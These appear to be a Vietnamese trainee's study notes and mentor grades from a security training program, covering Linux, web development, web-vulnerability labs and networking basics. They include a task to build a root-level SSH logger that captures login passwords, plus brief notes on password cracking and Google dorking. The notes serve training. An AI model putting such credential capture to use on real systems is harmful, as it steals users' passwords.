**NỘI DUNG HỌC TẬP TỔNG HỢP**

## Tìm hiểu lệnh hay dùng: xem thông tin OS, cấu hình máy, thông tin mang,…

### Thực hành

Viết shell script hiển thị thong tin về hệ thống

Xử lý file: viết shell script đặt lịch thực hiện một số y.c

Cài đặt cấu hình để có thể truy cập máy ảo thông qua SSH từ máy thật

Cài đặt webserver

Cấu hình virtual host cho web

Cài đặt mysql,php,wordpress

Lập trình cơ bản C/C++ trên linux

—> Kết quả 7.75/10: Nhận xét chung của mentor: Phần tìm hiểu các lệnh đơn lẻ làm ổn nhưng phần code các script chưa được tôt lắm, thiếu hoàn thiện

## Lập trình ứng dụng LINUX

**Nắm được các khái niệm user, group, owner của file, folder cờ phân quyền; cơ setuid, setgid của file**

**Viết chương trình: myid: khi chạy ./myid chương trình y.c nhập username , người dung nhâp chương trình sẽ tìm ra có username tương ưng và hiên thị thông tin id username thư mục home, các group của user nếu không thì báo ko tìm thấy; Chương tình cho phép user đổi mật khẩu mypasswd: khi một user A chạy chương trinh này sẽ y.c nhập mật khẩu cũ nếu pass đung thì sẽ hỏi nhập mật khẩu mới muốn đổi sau đó chương trinh sẽ thực hiện đổi mật khẩu mới cho user đó**

→ Nhận xét Bài làm tốt : 10/10

## Lập trình SSH LOGGER

**Tìm hiểu cách hoạt động của dich vụ sshd và trình ssh; tìm hiểu cơ chế xác thực pam của hệ điều hành linux; các hoạt động strace, ptrace**

**TH đang nắm quyền root để truy cập vào 1 máy tính linux xây dựng chương trình lấy được username, password ssh trong 2 TH:**

**- Một user tiến hành truy cập vào máy tính đó thông qua ssh→ y.c: log được username, pass đúng**

**- Một người dùng đứng trên máy tính dó ssh đi một máy khác y.c: username, password được log**

→ Nhận xét: ssh2 chưa hoàn thiện , nộp muộn: 5/10

**Lập trình mạng/ HTTP client**

**TÌm hiểu giao thức HTTP, công cụ Burpsuite**

**Viết các chuơng trình thực hiện các chức năng GET, POST, download, upload lên trang wordpress lập trình bằng raw socket**

→ Chưa hoàn thiện đươc download lỗi vòng lăp vô hạn: 7.5/10

**Lập trình web cơ bản**

Lập trình băng PHP không sử dụng framework có sắn, sử dụng DB MySQL để xây dựng web quản lý thông tin sinh viên

Yêu cầu ứng dụng:

Giao diện website rõ ràng, sạch đẹp (có sử dụng HTML, CSS để định dạng và thiết kế website) (1đ)

Đăng ký tài khoản và tạo project trên github để quản lý code. Tên project challenge5a\_<email\_viettel>. Ví dụ challenge5a\_khanhpv6 (0.5đ)

Deploy ứng dụng lên server public (deloy free lên 000webhost) sử dụng tên website challenge5a\_<email\_viettel>. Ví dụ challege5a\_khanhpv6.000webhostapp.com (0.5đ) Yêu cầu chức năng:

Giáo viên có thể thêm, sửa, xóa các thông tin của sinh viên. Thông tin có các trường cơ bản gồm: tên đăng nhập, mật khẩu, họ tên, email, số điện thoại (1đ)

Sinh viên sau khi đăng nhập được phép thay đổi các thông tin của mình, cho phép upload avatar từ file hoặc url; sinh viên không được phép thay đổi tên đăng nhập và họ tên (1đ).

Một người dùng (giáo viên hoặc sinh viên) bất kỳ đc phép xem danh sách các người dùng trên website và xem thông tin chi tiết của một người dùng khác. Tại trang xem thông tin chi tiết của một người dùng có mục để lại tin nhắn cho người dùng đó, có thể sửa/xóa tin nhắn đã gửi (2đ).

Chức năng giao bài, trả bài: o Giáo viên có thể upload file bài tập lên. Các sinh viên có thể xem danh sách bài tập và tải file bài tập về (1đ).

Tạo chức năng cho phép giáo viên tổ chức 1 trò chơi giải đố như sau: o Giáo viên tạo challenge, trong đó cần thực hiện: upload lên 1 file txt có nội dung là 1 bài thơ, văn,…, tên file được viết dưới định dạng không dấu và các từ cách nhau bởi 1 khoảng trắng. Sau đó nhập gợi ý về challenge và submit. (Đáp án chính là tên file mà giáo viên upload lên. Không lưu đáp án ra file, DB,…) (1đ) o Sinh viên xem gợi ý và nhập đáp án. Khi sinh viên nhập đúng thì trả về nội dung bài thơ, văn,… lưu trong file đáp án (1đ).

→ Kết quá: Phần sinh viên nộp bài bị lỗi 404 (có thê do để lên host free bị lỗi) bài nộp muộn (ốm covid): 8/10

**Lập trình web Framework**

Lập trình web bằng framework Laravel sử dụng DB MySql để xây dựng website quản lý thông tin sinh viên, tài liệu của lớp học (y.c giống với bài trên)

→ Kết quả: chưa deploy được trên host; các chức năng demo cơ bản đầy đủ và đạt yêu cầu. Phần code nhìn chưa gọn dàng, mấy chỗ upload code trùng lặp nhau nhưng nhìn chung cungx đạt y.c: 8.5/10

## WEB 01: AUTHENTICATION & ACCESS CONTROL: 9/10

## WEB02: SQL Injection: 9.4/10 (15/16 lab)

## WEB03: Directory Traversal, Command Injection, File Upload: 10/10

## WEB04: INFORMATION DISCLOSURE, BUSINESS LOGIC: 9.4/10:

## Test: hoàn thành đc 4/5 bài

## WEB05: SSRF: 9.5/10

## WEB06: XXE: 10/10 ( bài ổn writeup có tiến bộ )

## WEB07: XSS: 7.7/10: 26/30 (4 bài xem solution)

## WEB08: CSRF: 9.1/10

## WEB09 . CORS, Clickjacking: 9.2/10 (xem solution expert)

## WEB10: Dom-based vulnerabilities, Websockets: 8.25/10: (1 bài chưa làm 1 xem solution)

# Tìm hiểu về network sec:

## Học trên UDEMY: ( TH ND)

## Foundations

### Security Triad Mô hình CIA

(Confidentiality, Integrity and Availability) Confidentiality : tính bảo mật, bí mật đảm bảo chỉ những người đủ quyền mới được đọc thông tin.

Integrity : tính toàn vẹn, chắc chắn dữ liệu là chính xác và không bị sửa đổi. Availability : tính sẵn sàng, đảm bảo khả năng truy xuất dữ liệu mọi lúc.

### Network Topologies ( cấu trúc mạng)

### Communications Models Mô hình kết nối hệ thống mở: OSI

### Kiến trúc TCP/IP

### Internet Protocol:

Giao thức Internet (IP) là một giao thức, hoặc tập hợp các quy tắc, để định tuyến và định địa chỉ các gói dữ liệu để chúng có thể di chuyển qua các mạng và đến đích chính xác.

### Bluetooth

Bluetooth là công nghệ giao tiếp tầm ngắn

### Cloud Computing

Cloud Computing là việc cung cấp các dịch vụ điện toán hoàn toàn qua Internet. Hay nói đúng hơn là việc cung cấp tài nguyên phù hợp với nhu cầu người dùng hoàn toàn thông qua Internet.

## Ethical Hacking Testing **Methodology**

### Open Source

Open source hay mã nguồn mở là phần mềm có bộ source code mà bất cứ ai cũng có thể tải về sử dụng, sửa đổi hoặc thêm một số cập nhật, tính năng vượt trội khác

### Nmap

(Network Mapper): là tiện ích mã nguồn mở được sử dụng để quét và phát hiện các lỗ hổng trong mạng.

### Password Cracking (John the Ripper)

### Tấn công từ điển

### brute force

### Rainboᴡ Table Attack

Rainboᴡ Table là một danh ѕách chứa các giá trị haѕh có ѕố lượng mật khẩu ứng ᴠới ѕố lượng ký tự nào đó. Sử dụng Rainboᴡ Table có thể lấу một cách đơn giản giá trị haѕh được trích rút từ máу tính mục tiêu ᴠà thực hiện một tìm kiếm. Khi giá trị haѕh được tìm thấу trong bảng, bạn ѕẽ có mật khẩu. Rainboᴡ Table thường được ѕử dụng trong phục hồi các mật khẩu chữ thô, lên đến một độ dài nhất định bao gồm một tập hạn chế các ký tự

### Vulnerability Scanning

**O**penVAS là một trình quét lỗ hổng đánh giá mạng mã nguồn mở và miễn phí. Nó giúp xác định các dịch vụ mạng lỗi thời, thiếu các bản vá bảo mật, máy chủ được cấu hình kém và các lỗ hổng khác

Nessus cho phép lập lịch giám sát nhất quán bất kỳ tài nguyên mạng nào có thể truy cập bằng nền tảng giám sát bảo mật cập nhật nhất hiện có.

### Searching for Exploits

Google Hacking: sử dụng từ khóa để thực hiện search

VD: thêm site:microsoft.com vào key search

intext:"index of"

=> kết quả sẽ chắc chắn có index of

### Metasploit

## Web Application Testing

### Web Application Architecture

Kiến trúc ứng dụng web mô tả sự tương tác giữa các ứng dụng, cơ sở dữ liệu db và

các hệ thống phần mềm trung gian trên web. Kiến trúc ứng dụng có thể hoạt động

đồng thời và linh hoạt.

Kiến trúc mạng có thể bảo vệ cung cấp một ngăn chặn và cô lập những kẻ tấn công

trong môi trường. Nó cũng cung cấp những nơi mà có thể rút lui và quan sát

### SQL Injection

là một kỹ thuật lợi dụng những lỗ hổng về câu truy vấn của các ứng

dụng. Được thực hiện bằng cách chèn thêm một đoạn SQL để làm sai lệnh đi câu

truy vấn ban đầu, từ đó có thể khai thác dữ liệu từ database. SQL injection có thể

cho phép những kẻ tấn công thực hiện các thao tác như một người quản trị

web, trên cơ sở dữ liệu của ứng dụng.

### XML Entity Injection

Hay còn được gọi là XXE injection là 1 lỗ hổng được đánh giá mức độ nghiêm trọng

là 4/10 Web Application Security Risks của OWASP

XXE là một lỗ hổng bảo mật web cho phép hacker tấn công can thiệp vào quá trình

xử lý dữ liệu XML của application

### Cross Site Scripting

Là một trong những kỹ thuật tấn công phổ biến, được liệt vào danh sách những kỹ

thuật tấn công nguy hiểm nhất với ứng dụng web. Cross site scripting là một lỗi bảo

mật cho phép người tấn công chèn các đoạn script nguy hiểm vào trong source

code ứng dụng web. Nhằm thực thi các đoạn mã độc JS để chiếm phiên đăng nhập của người dùng

## Malware Operations

### Static Analysis

Phân tích tĩnh cơ bản bao gồm kiểm tra tệp thực thi mà không cần xem hướng dẫn thực tế. Phân tích tĩnh cơ bản có thể xác nhân xem một tệp có độc hại hay không, cung cấp thông tin về chức năng của nó và đôi khi cung cấp thông tin cho phép bạn tạo chữ ký mạng đơn giản. Phân tích tĩnh cơ bản rất đơn giản và có thể nhanh chóng, nhưng phần lớn nó không hiệu quả trước phần mềm độc hại tinh vi và nó có thể bỏ lỡ các hành vi quan trọng

## Network Design

Network design là thiết kế mạng - một thuật ngữ thuộc nhóm Technology Terms -

CNTT

Độ phổ biến: 5/10

Thiết kế mạng đề cập đến việc lập kế hoạch thi hành một cơ sở hạ tầng mạng máy

tính

Giải thích ý nghĩa:

Thiết kế mạng liên quan đến việc đánh giá tìm hiểu và xác định phạm vi mạng được thực hiện. Việc thiết kế toàn bộ mạng lưới thường được biểu diễn dưới dạng một sơ đồ mạng đóng vai trò như các kế hoạch chi tiết để thực hiện mạng vật lý.

Yêu cầu thiết kế mạng , xác định yêu cầu thiết kế?

Xác định các ứng dụng và dịch vụ mạng

Các loại ứng dụng được lên kế hoạch

Xác định mục tiêu của tổ chức

Xác định các ràng buộc và hạn chế có thể có của tổ chức

Xác định các mục tiêu kỹ thuật

Xác định các ràng buộc kỹ thuật có thể có

Mô tả mạng hiện có

Xác định tất cả thông tin và tài liệu tổ chức hiện có

Thực hiện kiểm tra mạng thêm chi tiết vào mô tả của mạng

Thiết kế cấu trúc liên kết mạng và các giải pháp

Lập kế hoặc triển khai mạng


Xây dựng một mạng nguyên mẫu hoặc một trang web test thử nghiệm thiết kế mạng

Ghi lại đầy đủ các thiết kế tài liệu thiết kế mạng

Thực hiện thiết kế

Xác minh, giám sát và sửa đổi khi cần thiết

### PPDIOO

Là vòng đời mạng được xác định bởi Cisco. PPDIOO có sáu giai đoạn hoặc bước để thiết kế mạng và các giai đoạn thiết kế này như sau

Chuẩn bị

Kế hoạch

Thiết kế

Thực hiện

Hành quân

Tối ưu hóa

### Defensible Network Architecture

Phòng thủ theo chiều sâu đề cập đến một chiến lược an ninh mạng trong đó có


nhiều sản phẩm và phương pháp được sử dụng để bảo vệ mạng

Phòng thủ theo chiều sâu (DID) là một chiến lược an ninh mạng sử dụng nhiều sản

phẩm và phương pháp bảo mật để bảo vệ mạng, thuộc tính web và tài nguyên của

một tổ chức. Nó đôi khi được sử dụng thay thế cho nhau với thuật ngữ ‘bảo mật

nhiều lớp’ vì nó phụ thuộc vào các giải pháp bảo mật ở nhiều lớp kiểm soát - vật lý, kỹ thuật và quản trị - để ngăn những kẻ tấn công tiếp cận mạng được bảo vệ hoặc tài nguyên tại chỗ



## ------------------------------------------------------------------- ( slide)

### Sự khác biệt giữa 2 mô hình OSI và TCP/IP

### Một số điểm khác biệt giữa TCP và UDP




### Trình bày về hiểu biết về metasploit, meterpreter

Metasploit là một framework kiểm thử xâm nhập tìm, kiểm tra, tấn công và khai thác các lỗ hổng trong hệ thống

Metasploit đuợc xây dựng từ ngôn ngữ hướng đối tuợng

Điều này bao gồm trinh sát, quét, khai thác, leo thang đặc quyền và duy trì quyền truy cập

### Lập bảng so sánh các loại malware: đặc trưng, phương thức lây nhiễm phổ biến, impact của nó



## ------------------------------------------ (Report)

# What is a Computer Network?

Mạng máy tính là một nhóm gồm hai hoặc nhiều hệ thống được kết nối với nhau. Có thể thiết lập kết nối mạng bằng cáp hoặc phương tiện không dây

## Các thành phần mạng máy tính

### Switches

Switches hoạt động như một bộ điều khiển kết nối máy tính, máy in và các thiết bị phần cứng khác với mạng trong khuôn viên hoặc tòa nhà.

### Servers

Servers là máy tính chứa các chương trình, tệp được chia sẻ và hệ điều hành mạng. Routers cho phép tất cả người dùng trong mạng truy cập vào tài nguyên mạng.

### Clients

Clients là thiết bị máy tính truy cập và sử dụng mạng cũng như chia sẻ tài nguyên mạng. Là người dùng của mạng, vì client có thể gửi và nhận các yêu cầu từ server.

### Transmission Media(phương tiện truyền dẫn):

Transmission Media được sử dụng để kết nối các máy tính trong mạng, chẳng hạn như cáp đồng trục, dây xoắn đôi và cáp quang. Nó còn được gọi là liên kết, kênh hoặc đường.

### Access points (các điểm truy cập)

Các điểm truy cập cho phép các thiết bị kết nối với mạng không dây mà không cần dây cáp. Mạng không dây cho phép mang các thiết bị mới và hỗ trợ linh hoạt cho người dùng di động.

### Shared data

Report 2 Dữ liệu được chia sẻ là dữ liệu được chia sẻ giữa các máy client như tệp dữ liệu, chương trình truy cập máy in và email.

### Network Interface Card (NID)

Network Interface Card gửi, nhận dữ liệu và điều khiển luồng dữ liệu giữa máy tính và network.

### Local Operating System

Hệ điều hành local giúp máy tính cá nhân truy cập tệp, in ra máy in cục bộ và sử dụng một hoặc nhiều ổ đĩa và ổ CD nằm trên máy tính.

### Network Operating System

Hệ điều hành network là một chương trình chạy trên máy tính và máy servers. Nó cho phép các máy tính giao tiếp qua network.

### Protocol

Protocol là một tập hợp các quy tắc được xác định cho phép hai entities giao tiếp trên mạng. Một số giao thức tiêu chuẩn được sử dụng cho mục đích này là IP, TCP, UDP, FTP, v.v.

### Hub

Hub là thiết bị chia kết nối mạng thành nhiều máy tính. Nó hoạt động như một trung tâm phân phối nên bất cứ khi nào một máy tính yêu cầu bất kỳ thông tin nào từ máy tính hoặc từ mạng, nó sẽ gửi yêu cầu đến trung tâm thông qua một dây cáp. Trung tâm sẽ nhận yêu cầu và truyền nó đến toàn bộ mạng.

### LAN Cable

Local Area Network(LAN)Cáp Mạng cục bộ còn được gọi là Ethernet hoặc cáp dữ liệu. Nó được sử dụng để kết nối thiết bị với internet.

### OSI:

OSI là viết tắt của Open Systems Interconnection. Đây là một mô hình tham chiếu cho phép bạn xác định các tiêu chuẩn cho truyền thông.

## Unique Identifiers of Network

### Hostname

Mỗi thiết bị của mạng được liên kết với một thiết bị duy nhất, được gọi là Hostname.

### IP Address:

IP (Giao thức Internet) Address là một số nhận dạng identifier duy nhất cho mỗi thiết bị trên Internet. Độ dài của địa chỉ IP là 32-bit. Địa chỉ IPv6 là 128 bit.

### DNS Server:

DNS là viết tắt của Domain Name System. Nó là một máy chủ dịch URL hoặc địa chỉ web thành địa chỉ IP tương ứng của chúng.

### MAC Address:

MAC (Media Access Control Address) được biết đến như một địa chỉ vật lý là mã định danh duy nhất của mỗi máy chủ lưu trữ và được liên kết với NIC. Độ dài chung của địa chỉ MAC là: 12 chữ số / 6 byte / 48 bit

### Port

Port là một kênh logic cho phép người dùng mạng gửi hoặc nhận dữ liệu đến một ứng dụng. Mỗi máy chủ lưu trữ có thể có nhiều ứng dụng đang chạy. Mỗi ứng dụng này được xác định bằng số cổng mà chúng đang chạy.

## Các loại mạng máy tính khác nhau

Các loại kết nối trong mạng máy tính có thể được phân loại theo kích thước cũng như mục đíchcủa chúng

PAN là mạng máy tính thường bao gồm máy tính, thiết bị di động hoặc trợ lý kỹ thuật số cá nhân

LAN (Mạng cục bộ) là một nhóm máy tính và thiết bị ngoại vi được kết nối trong một khu vực giới hạn

WAN (Mạng diện rộng) là một mạng máy tính quan trọng khác được trải rộng trên một khu vực địa lý rộng lớn

Mạng khu vực đô thị hoặc MAN bao gồm một mạng máy tính trên toàn bộ thành phố, khuôn viên trường đại học hoặc một khu vực nhỏ

WLAN là mạng cục bộ không dây giúp bạn liên kết một hoặc nhiều thiết bị bằng cách sử dụng. Nó sử dụng giao tiếp không dây trong một khu vực hạn chế như nhà, trường học hoặc tòa nhà văn phòng.

SAN là mạng khu vực lưu trữ là một loại mạng cho phép lưu trữ dữ liệu cấp khối, hợp nhất

Mạng khu vực hệ thống cung cấp kết nối tốc độ cao trong các ứng dụng từ máy chủ đến máy chủ, mạng khu vực lưu trữ và các ứng dụng từ bộ xử lý đến bộ xử lý

POLAN là một công nghệ mạng giúp bạn tích hợp vào hệ thống cáp có cấu trúc

Mạng gia đình (HAN) luôn được xây dựng bằng cách sử dụng hai hoặc nhiều máy tính được kết nối với nhau để tạo thành mạng cục bộ (LAN) trong nhà

Mạng doanh nghiệp mạng tư nhân (EPN) được xây dựng và sở hữu bởi các doanh nghiệp muốn kết nối an toàn các địa điểm khác nhau

Mạng khu vực trường (CAN) được tạo thành từ sự kết nối với nhau của các mạng LAN trong một khu vực địa lý cụ thể

VPN là mạng riêng tư sử dụng mạng công cộng để kết nối các trang web hoặc người dùng từ xa với nhau

LAN là viết tắt của gì? LAN là viết tắt của Local Area Network.

Sự khác biệt giữa LAN và WAN là gì? Mạng LAN là mạng máy tính bao phủ một khu vực địa lý nhỏ, như nhà riêng, văn phòng hoặc nhóm tòa nhà, trong khi WAN là mạng máy tính bao phủ một khu vực rộng hơn

## Mục đích của Giao thức Định tuyến là gì?

Giao thức định tuyến được yêu cầu vì những lý do sau:

Cho phép lựa chọn đường dẫn tối ưu

Cung cấp định tuyến không lặp lại

Hội tụ nhanh

Giảm thiểu lưu lượng cập nhật

Dễ dàng cấu hình

Thích ứng với những thay đổi

Cân ở kích thước lớn

Tương thích với các máy chủ và bộ định tuyến hiện có

Hỗ trợ độ dài thay đổi


## ---------------------(summary)

## Advanced Stuff

### TCP 3-Way handshake

### VLAN?

### IP Address



### IP Packet Header

IP Header là thông tin meta ở đầu gói IP. Nó hiển thị thông tin như phiên bản IP, độ dài của gói, nguồn và đích.

### Routing Protocols

là tập hợp các quy tắc xác định được sử dụng bởi các bộ định tuyến để giao tiếp giữa nguồn và đích. Họ không di chuyển thông tin từ nguồn đến đích mà chỉ cập nhật bảng định tuyến có chứa thông tin.

Các giao thức của Bộ định tuyến mạng giúp xác định cách các bộ định tuyến giao tiếp với nhau. Nó cho phép mạng chọn các route giữa hai nodes bất kỳ trên mạng máy tính

### Static Routing Protocols

được sử dụng khi quản trị viên chỉ định thủ công đường dẫn từ nguồn đến mạng đích. Nó cung cấp bảo mật hơn cho mạng.

### Dynamic Routing Protocols


là một loại giao thức định tuyến quan trọng khác. Nó giúp các bộ định tuyến tự động thêm thông tin vào bảng định tuyến của chúng từ các bộ định tuyến được kết nối. Các loại giao thức này cũng gửi các bản cập nhật cấu trúc liên kết bất cứ khi nào mạng thay đổi cấu trúc cấu trúc liên kết.

### Address Resolution Protocol:

ARP (viết tắt của cụm từ Address Resolution Protocol) là giao thức mạng được dùng để tìm ra địa chỉ phần cứng (địa chỉ MAC) của thiết bị từ một địa chỉ IP nguồn. Nó được sử dụng khi một thiết bị giao tiếp với các thiết bị khác dựa trên nền tảng local network. Ví dụ như trên mạng Ethernet mà hệ thống yêu cầu địa chỉ vật lý trước khi thực hiện gửi packets.

ARP cho phép một mạng quản lý các kết nối độc lập với những thiết bị vật lý cụ thể được gắn vào từng mạng. Điều này cho phép giao thức Internet vận hành hiệu quả hơn so với việc nó phải tự quản lý địa chỉ của các thiết bị phần cứng và mạng vật lý.

### MAC & IP



### IP Routing

là một quá trình gửi các gói từ một máy chủ trên một mạng đến một máy chủ khác trên một mạng từ xa khác. Nó giúp bạn kiểm tra địa chỉ IP đích của một gói tin, xác định địa chỉ bước tiếp theo và chuyển tiếp nó. Các bộ định tuyến IP sử dụng các bảng định tuyến để xác định địa chỉ bước tiếp theo mà gói tin sẽ được chuyển đến.

### Subnetting

là chia một mạng thành hai hoặc các mạng nhỏ hơn. Nó làm tăng hiệu quả định tuyến, giúp tăng cường bảo mật của mạng và giảm kích thước của miền quảng bá.

IP Subnetting chỉ định các bit bậc cao từ máy chủ lưu trữ như một phần của tiền tố mạng. Phương pháp này chia một mạng thành các mạng con nhỏ hơn

